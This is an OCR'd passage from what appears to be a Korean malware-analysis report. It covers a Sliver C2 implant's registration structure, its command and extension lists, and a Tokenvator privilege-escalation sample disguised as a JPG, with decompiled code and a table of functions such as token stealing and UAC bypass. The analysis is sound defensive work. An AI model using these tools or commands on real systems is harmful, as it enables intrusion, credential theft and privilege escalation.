


Figure 47. Sliver Protobuf 예시

	이름	색상	크기	시작	끝
☆	▼ sliverpb_register		435 bytes	0x00000000	0x000001B2
☆	field_0a_name		1 byte	0x00000000	0x00000000
☆	instanceid_size		1 byte	0x00000001	0x00000001
☆	▶ instanceid		36 bytes	0x00000002	0x00000025
☆	field_10_num		1 byte	0x00000026	0x00000026
☆	▶ interval		6 bytes	0x00000027	0x0000002C
☆	field_18_num		1 byte	0x0000002D	0x0000002D
☆	▶ jitter		5 bytes	0x0000002E	0x00000032
☆	▶ unknown_1		3 bytes	0x00000033	0x00000035
☆	field_0a_2_name		1 byte	0x00000036	0x00000036
☆	slivername_size		1 byte	0x00000037	0x00000037
☆	slvername		4 bytes	0x00000038	0x0000003B
☆	field_12_hostname		1 byte	0x0000003C	0x0000003C
☆	hostname_size		1 byte	0x0000003D	0x0000003D
☆	▶ hostname		15 bytes	0x0000003E	0x0000004C
☆	field_1a_uuid		1 byte	0x0000004D	0x0000004D
☆	uuid_size		1 byte	0x0000004E	0x0000004E
☆	▶ uuid		36 bytes	0x0000004F	0x00000072
☆	field_22_username		1 byte	0x00000073	0x00000073
☆	username_size		1 byte	0x00000074	0x00000074
☆	▶ username		23 bytes	0x00000075	0x0000008B
☆	field_2a_uid		1 byte	0x0000008C	0x0000008C
☆	uid_size		1 byte	0x0000008D	0x0000008D
☆	▶ uid		45 bytes	0x0000008E	0x000000BA
☆	field_32_gid		1 byte	0x000000BB	0x000000BB
☆	gid_size		1 byte	0x000000BC	0x000000BC
☆	▶ gid		44 bytes	0x000000BD	0x000000E8
☆	field_3a_os		1 byte	0x000000E9	0x000000E9
☆	os_size		1 byte	0x000000EA	0x000000EA
☆	▶ os		7 bytes	0x000000EB	0x000000F1
☆	field_42_arch		1 byte	0x000000F2	0x000000F2
☆	arch_size		1 byte	0x000000F3	0x000000F3
☆	▶ arch		5 bytes	0x000000F4	0x000000F8
☆	field_48_pid		1 byte	0x000000F9	0x000000F9
☆	pid		2 bytes	0x000000FA	0x000000FB
☆	field_52_filename		1 byte	0x000000FC	0x000000FC
☆	filename_len		1 byte	0x000000FD	0x000000FD
☆	▶ filename		59 bytes	0x000000FE	0x00000138
☆	field_5a_activec2		1 byte	0x00000139	0x00000139
☆	active_c2_len		1 byte	0x0000013A	0x0000013A
☆	▶ active_c2		29 bytes	0x0000013B	0x00000157
☆	field_62_version		1 byte	0x00000158	0x00000158
☆	version_len		1 byte	0x00000159	0x00000159
☆	▶ version		21 bytes	0x0000015A	0x0000016E
☆	field_68_reconnectinterval		1 byte	0x0000016F	0x0000016F
☆	▶ reconnectinterval		6 bytes	0x00000170	0x00000175
☆	field_0182_configid		2 bytes	0x00000176	0x00000177
☆	configid_len		1 byte	0x00000178	0x00000178
☆	▶ configid		36 bytes	0x00000179	0x0000019C
☆	field_0188_peerid		2 bytes	0x0000019D	0x0000019E
☆	▶ peerid		10 bytes	0x0000019F	0x000001A8
☆	field_0192_locale		2 bytes	0x000001A9	0x000001AA
☆	locale_len		1 byte	0x000001AB	0x000001AB
☆	▶ locale		5 bytes	0x000001AC	0x000001B0
☆	footer		2 bytes	0x000001B1	0x000001B2

Figure 48. Sliver Protobuf 할당 값

C2 서버와 연결이 가능하다면 다음과 같은 명령어/기능을 수행할 수 있다.

```
sliver > help

Commands:
=========
  clear       clear the screen
  exit        exit the shell
  help        use 'help [command]' for command help
  monitor     Monitor threat intel platforms for Sliver implants
  wg-config   Generate a new WireGuard client config
  wg-portfwd  List ports forwarded by the WireGuard tun interface
  wg-socks    List socks servers listening on the WireGuard tun interface


Generic:
========
  aliases           List current aliases
  armory            Automatically download and install extensions/aliases
  background        Background an active session
  beacons           Manage beacons
  builders          List external builders
  canaries          List previously generated canaries
  cursed            Chrome/electron post-exploitation tool kit (∩` -´)⊃☆.*･｡ﾟ
  dns               Start a DNS listener
  env               List environment variables
  generate          Generate an implant binary
  hosts             Manage the database of hosts
  http              Start an HTTP listener
  https             Start an HTTPS listener
  implants          List implant builds
  jobs              Job control
  licenses          Open source licenses
  loot              Manage the server's loot store
  mtls              Start an mTLS listener
  prelude-operator  Manage connection to Prelude's Operator
  profiles          List existing profiles
  reaction          Manage automatic reactions to events
  regenerate        Regenerate an implant
  sessions          Session management
  settings          Manage client settings
  stage-listener    Start a stager listener
  tasks             Beacon task management
  update            Check for updates
  use               Switch the active session or beacon
  version           Display version information
  websites          Host static content (used with HTTP C2)
  wg                Start a WireGuard listener
```

Figure 49. Sliver help 명령어

실제 동작하는 명령어를 살펴보기 위해 Sliver 를 설치 후 mTLS 연결을 시도하는 모습으로 연결된 클라이언트를 확인할 수 있다.




Figure 50. m 생성 및 세션 연결




Figure 51. 연결된 클라이언트의 정보 및 shell 실행

사용 가능한 커맨드 명령어는 다음과 같다.

cat, cd, chmod, chown, chtimes, close, download, execute, execute-shellcode, extensions, getgid, getpid, getuid, ifconfig, info, interactive, kill, ls, memfiles, mkdir, msf, msf-inject, mv, netstat, ping, pivots, portfwd, procdump, ps, pwd, reconfig, rename, rm, rportfwd, screenshot, shell, shikata-ga-nai, sideload, socks5, ssh, terminate, upload, whoami




Figure 52. 커맨드 명령어

Sliver 는 armory 옵션을 통해 3rd-party 를 지원한다.

bof-roast, bof-servicemove, c2tc-addmachineaccount, c2tc-askcreds, c2tc-domaininfo, c2tc-kerberoast, c2tc-kerbhash, c2tc-klist, c2tc-lapsdump, c2tc-petitpotam, c2tc-psc, c2tc-psk, c2tc-psm, c2tc-psw, c2tc-psx, c2tc-smbinfo, c2tc-spray-ad, c2tc-startwebclient, c2tc-wdtoggle, c2tc-winver, chisel, chromiumkeydump, coff-loader, coff-loader, credman, delegationbof, find-module, find-proc-handle, go-cookie-monster, handlekatz, hashdump, hollow, inject-amsi-bypass, inject-clipboard, inject-conhost, inject-createremotethread, inject-ctray, inject-dde, inject-etw-bypass, inject-kernelcallbacktable, inject-ntcreatethread, inject-ntqueueapcthread, inject-setthreadcontext, inject-svcctrl, inject-tooltip, inject-uxsubclassinfo, inline-execute-assembly, jump-psexec, jump-wmiexec, kerbrute, ldapsigncheck, mimikatz, nanodump, nanorobeus, patchit, portbender, raw-keylogger, remote-adcs-request, remote-adcs_request_on_behalf, remote-adduser, remote-addusertogroup, remote-chrome-key, remote-enable-user, remote-get_priv, remote-ghost_task, remote-global_unprotect, remote-lastpass, remote-make_token_cert, remote-office-tokens, remote-procdump, remote-process-destroy, remote-process-list-handles, remote-reg-delete, remote-reg-save, remote-reg-set, remote-sc-config, remote-sc-create, remote-sc-delete, remote-sc-description, remote-sc-start, remote-sc-stop, remote-sc_failure, remote-schtasks-delete, remote-schtasks-stop, remote-schtaskscreate, remote-schtasksrun, remote-setuserpass, remote-shspawnas, remote-slackKey, remote-slack_cookie, remote-suspendresume, remote-unexpireuser, sa-adcs-enum, sa-adcs-enum-com, sa-adcs-enum-com2, sa-adv-audit-policies, sa-arp, sa-cacls, sa-dir, sa-driversigs, sa-enum-filter-driver, sa-enum-local-sessions, sa-env, sa-find-loaded-module, sa-get-netsession, sa-get-netsession2, sa-get-password-policy, sa-ipconfig, sa-ldapsearch, sa-list_firewall_rules, sa-listdns, sa-listmods, sa-locale, sa-netgroup, sa-netlocalgroup, sa-netlocalgroup2, sa-netloggedon, sa-netloggedon2, sa-netshares, sa-netstat, sa-nettime, sa-netuptime, sa-netuser, sa-netuserenum, sa-netview, sa-notepad, sa-nslookup, sa-probe, sa-reg-query, sa-regsession, sa-routeprint, sa-sc-enum, sa-sc-qc, sa-sc-qdescription, sa-sc-qfailure, sa-sc-qtriggerinfo, sa-sc-query, sa-schtasksenum, sa-schtasksquery, sa-tasklist, sa-uptime, sa-vssenum, sa-whoami, sa-windowlist, sa-wmi-query, scshell, secinject, syscalls_shinject, tgtdelegation, threadless-inject, unhook-bof, winrm
certify, krbrelayup, mlokit, nps, rubeus, seatbelt, sharp-hound-3, sharp-hound-4, sharp-smbexec, sharp-wmi, sharpchrome, sharpdpapi, sharpersist, sharplaps, sharpmapexec, sharprdp, sharpsccm, sharpsecdump, sharpsh, sharpup, sharpview, sqlrecon

```
sliver (mtls_test_3) > armory install all

? Install 22 aliases and 151 extensions? Yes
[*] Installing alias 'SharpRDP' (v0.0.1) ... done!
[*] Installing alias 'sqlrecon' (v3.8.0) ... done!
[*] Installing alias 'SharpView' (v0.0.1) ... done!
[*] Installing alias 'Sharp SMBExec' (v0.0.3) ... done!
[*] Installing alias 'sharpsh' (v0.0.1) ... done!
[*] Installing alias 'SharpDPAPI' (v0.0.4) ... done!
[*] Installing alias 'mlokit' (v0.0.1) ... done!
[*] Installing alias 'SharpMapExec' (v0.0.1) ... done!
[*] Installing alias 'SharpChrome' (v0.0.4) ... done!
[*] Installing alias 'Rubeus' (v0.0.25) ... done!
[*] Installing alias 'SharpLAPS' (v0.0.1) ... done!
[*] Installing alias 'SharpSCCM' (v2.0.12) ... done!
[*] Installing alias 'SharpSecDump' (v0.0.1) ... done!
[*] Installing alias 'Sharp WMI' (v0.0.2) ... done!
[*] Installing alias 'SharpHound v4' (v0.0.2) ... done!
[*] Installing alias 'NoPowerShell' (v0.0.2) ... done!
[*] Installing alias 'KrbRelayUp' (v0.0.2) ... done!
[*] Installing alias 'Seatbelt' (v0.0.6) ... done!
[*] Installing alias 'Sharp Hound 3' (v0.0.2) ... done!
[*] Installing alias 'SharPersist' (v0.0.2) ... done!
[*] Installing alias 'SharpUp' (v0.0.2) ... done!
[*] Installing alias 'Certify' (v0.0.4) ... done!
[*] Installing extension 'winrm' (v0.0.1) ... done!
```

Figure 53. 3rd-party 설치

```
Sliver - 3rd Party Extensions:
==============================
  bof-roast                 Beacon Object File repo for roasting Active Directory
  bof-servicemove           Lateral movement technique by abusing Windows Perception Simulation Service to achieve DLL hijacking
  c2tc-addmachineaccount    AddMachineAccount [Computername] [Password <Optional>]
  c2tc-askcreds             Collect passwords using CredUIPromptForWindowsCredentialsName
  c2tc-domaininfo           enumerate domain information using Active Directory Domain Services
  c2tc-kerberoast           A BOF tool to list all SPN enabled user/service accounts or request service tickets (TGS-REP)
  c2tc-kerbhash             port of the Mimikatz/Rubeus hash command
  c2tc-klist                Displays a list of currently cached Kerberos tickets.
  c2tc-lapsdump             Dump LAPS passwords from specified computers within Active Directory
  c2tc-petitpotam           PetitPotam <capture server ip or hostname> <target server ip or hostname>
  c2tc-psc                  show detailed information from processes with established TCP and RDP connections
  c2tc-psk                  show detailed information from the windows kernel and loaded driver modules
  c2tc-psm                  show detailed information from a specific process id
  c2tc-psw                  Show Window titles from processes with active Windows
  c2tc-psx                  show (detailed) information from all processes running on the system
  c2tc-smbinfo              Gather remote system version info using the NetWkstaGetInfo API
  c2tc-spray-ad             Perform a Kerberos or ldap password spraying attack against Active Directory
  c2tc-startwebclient       Starting WebClient Service Programmatically
  c2tc-wdtoggle             Patch lsass to enable WDigest credential caching
  c2tc-winver               Display the version of Windows that is running, the build number and patch release (Update Build Revision)
  chisel                    Chisel is a fast TCP/UDP tunnel, transported over HTTP, secured via SSH
```

Figure 54. 3rd-party 확장자 리스트

Figure 55. 3rd-party 매크로 리스트

Stage 3. Tokenvator

- toke.jpg

- Tokenvator이며, 윈도우 토큰을 사용한 권한 상승 오픈 소스 도구이다.
- MD5: A06D733C0E55B4FDB01471877F22F5E4




Figure 56. 샘플 정보

Confuser 로 난독화되어 있어 난독화 해제 후 샘플 분석을 진행 해야하며, 난독화 해제 후 확인되는 메인 함수 코드는 다음과 같다.

```
namespace toke
{
    // Token: 0x020000D3 RID: 211
    public class Program
    {
        // Token: 0x06000160 RID: 352 RVA: 0x000085E4 File Offset: 0x000067E4
        public static void Main(string[] args)
        {
            if (args.Length != 0)
            {
                using (MemoryStream memoryStream = Program.smethod_0())
                {
                    using (StreamWriter streamWriter = new StreamWriter(memoryStream))
                    {
                        using (StreamReader streamReader = new StreamReader(memoryStream))
                        {
                            string[] array = string.Join(" ", args).Split(new string[] { ";" },
                              StringSplitOptions.RemoveEmptyEntries);
                            int num = 0;
                            foreach (string text in array)
                            {
                                streamWriter.Write(text.Trim());
                                streamWriter.Flush();
                                memoryStream.Seek((long)num, SeekOrigin.Begin);
                                Console.SetIn(streamReader);
                                new MainLoop(false).Run<string, IntPtr, int, char>();
                                num += text.Trim().Length;
                            }
                            return;
                        }
```

Figure 57. 최종 바이너리 Main 함수

해당 샘플의 코드에 기재된 사용법은 다음과 같다.

```
private static void _HelpMenu<T0>()
{
    Console.WriteLine("{0,-25}{1,-20}{2,-20}", "Name", "Optional", "Required");
    Console.WriteLine("{0,-25}{1,-20}{2,-20}", "----", "--------", "--------");
    for (T0 t = 0; t < MainLoop.options.GetLength(0); t++)
    {
        Console.WriteLine("{0,-25}{1,-20}{2,-20}", MainLoop.options[t, 0], MainLoop.options[t, 1], Mai
    }
    Console.WriteLine("e.g. (Tokens)> Help List_Filter_Instances");
    Console.WriteLine("e.g. (Tokens)> Help Privileges");
    Console.WriteLine("");
    Console.WriteLine("e.g. (Tokens)> Steal_Token /Process:27015");
    Console.WriteLine("e.g. (Tokens)> Steal_Token /Process:27015 /Command:cmd.exe");
    Console.WriteLine("e.g. (Tokens)> Enable_Privilege /Privilege:SeDebugPrivilege");
    Console.WriteLine("e.g. (Tokens)> Enable_Privilege /Process:27015 /Privilege:SeDebugPrivilege");
}
```

Figure 58. 사용법 출력 코드

메인함수를 살펴보면 전달 받은 인자를 Stream 에 전달하고, MainLoop 의 Run 함수를 실행한다.

전달 파라미터 형태: [명령어] /Process:[command PID] /command:[process name]

➔ Steal_Token /Process:16808 /command:cmd.exe

```
internal void Run<T0, T1, T2, T3>()
{
    try
    {
        Console.Write(MainLoop.context);
        T0 t;
        if (this.activateTabs)
        {
            try
            {
                t = this.console.ReadLine<StringBuilder, ConsoleKey, ConsoleKeyInfo, T2, T0>();
                goto IL_2F;
            }
            catch (InvalidOperationException)
            {
                t = Console.ReadLine();
                goto IL_2F;
            }
        }
        t = Console.ReadLine();
        IL_2F:
        T1 zero = IntPtr.Zero;
        if (!MainLoop._GetProcessID<T0, Process, bool>(t, out this.processID, out this.command))
        {
            this.hProcess = this.hBackup;
            kernel32.OpenProcessToken(this.hProcess, 983551U, out zero);
            if (IntPtr.Zero == zero)
            {
                Console.WriteLine("[-] Opening Process Token Failed, Opening Thread Token");
                kernel32.OpenThreadToken(kernel32.GetCurrentThread(), 983551U, true, ref zero);
```

Figure 59. MainLoop.Run 함수 코드 일부

파라미터로 전달 받은 "pid"를 통해 프로세스와 연결하고 stream 에 전달된 명령어에 따른 행위를 수행한다. 만약 "run"이 전달되면 새로운 프로세스를 생성 후 다음 동작을 수행한다. 전달받은 명령어에 따라 해당하는 행위를 수행한다.

```
case 4:
    switch (t2[0])
    {
    case 'e':
        if (t2 == "exit")
        {
            Environment.Exit(0);
            goto IL_89C;
        }
        break;
    case 'h':
        if (t2 == "help")
        {
            MainLoop._Help<T0>(t);
            goto IL_89C;
        }
        break;
    case 'i':
        if (t2 == "info")
        {
            MainLoop._Info<object, T1>(commandLineParsing, zero);
            goto IL_89C;
        }
        break;
    }
    break;
case 5:
    if (t2 == "runas")
    {
        MainLoop._RunAsNetOnly<T0, T1, bool, uint>(commandLineParsing);
        goto IL_89C;
```

Figure 60. 명령어 수행 코드 일부

코드에서 확인되는 명령어는 모두 다음과 같다.

명령어	기능 설명
exit	종료
help	사용법 출력
info	토큰에 대한 정보 출력
runas	자격증명을 사용해 로그인 후 프로세스 실행
whoami	윈도우 계정의 사용자 이름
history	콘솔 로그
getinfo	토큰 정보 출력
tasklist	프로세스 리스트 출력
sessions	세션 정보 출력
terminate	연결된 프로세스 종료
getsystem	시스템 계정 권한 상승 (get_system 명령어와 동일)
bypassuac	UAC 우회
add_group	토큰 그룹 추가
get_system	시스템 계정 권한 상승 (getsystem 명령어와 동일)
logon_user	로그온 계정 정보 출력
clone_token	권한 상승: 토큰 복제 후 프로세스 실행
steal_token	권한 상승: 프로세스/쓰레드 토큰 획득 및 프로세스 생성
list_filters	미니 필터 드라이버 리스트 출력
create_token	토큰 생성
reverttoself	impersonation token 제거 후 토큰 복원
start_driver	서비스 실행
unload_filter	미니 필터 드라이버 언로드
runpowershell	파워쉘 명령어 실행
delete_driver	서비스 중지 및 삭제
detach_filter	미니 필터 드라이버 리소스 해제
add_privilege	권한 상승: 커널 드라이버를 통해 토큰 추가
install_driver	미니 필터 드라이버 생성 및 실행
unfreeze_token	미니 필터 드라이버 토큰 해제
nuke_privileges	토큰에 할당된 모든 권한 제거
list_privileges	토큰에 할당된 권한 출력
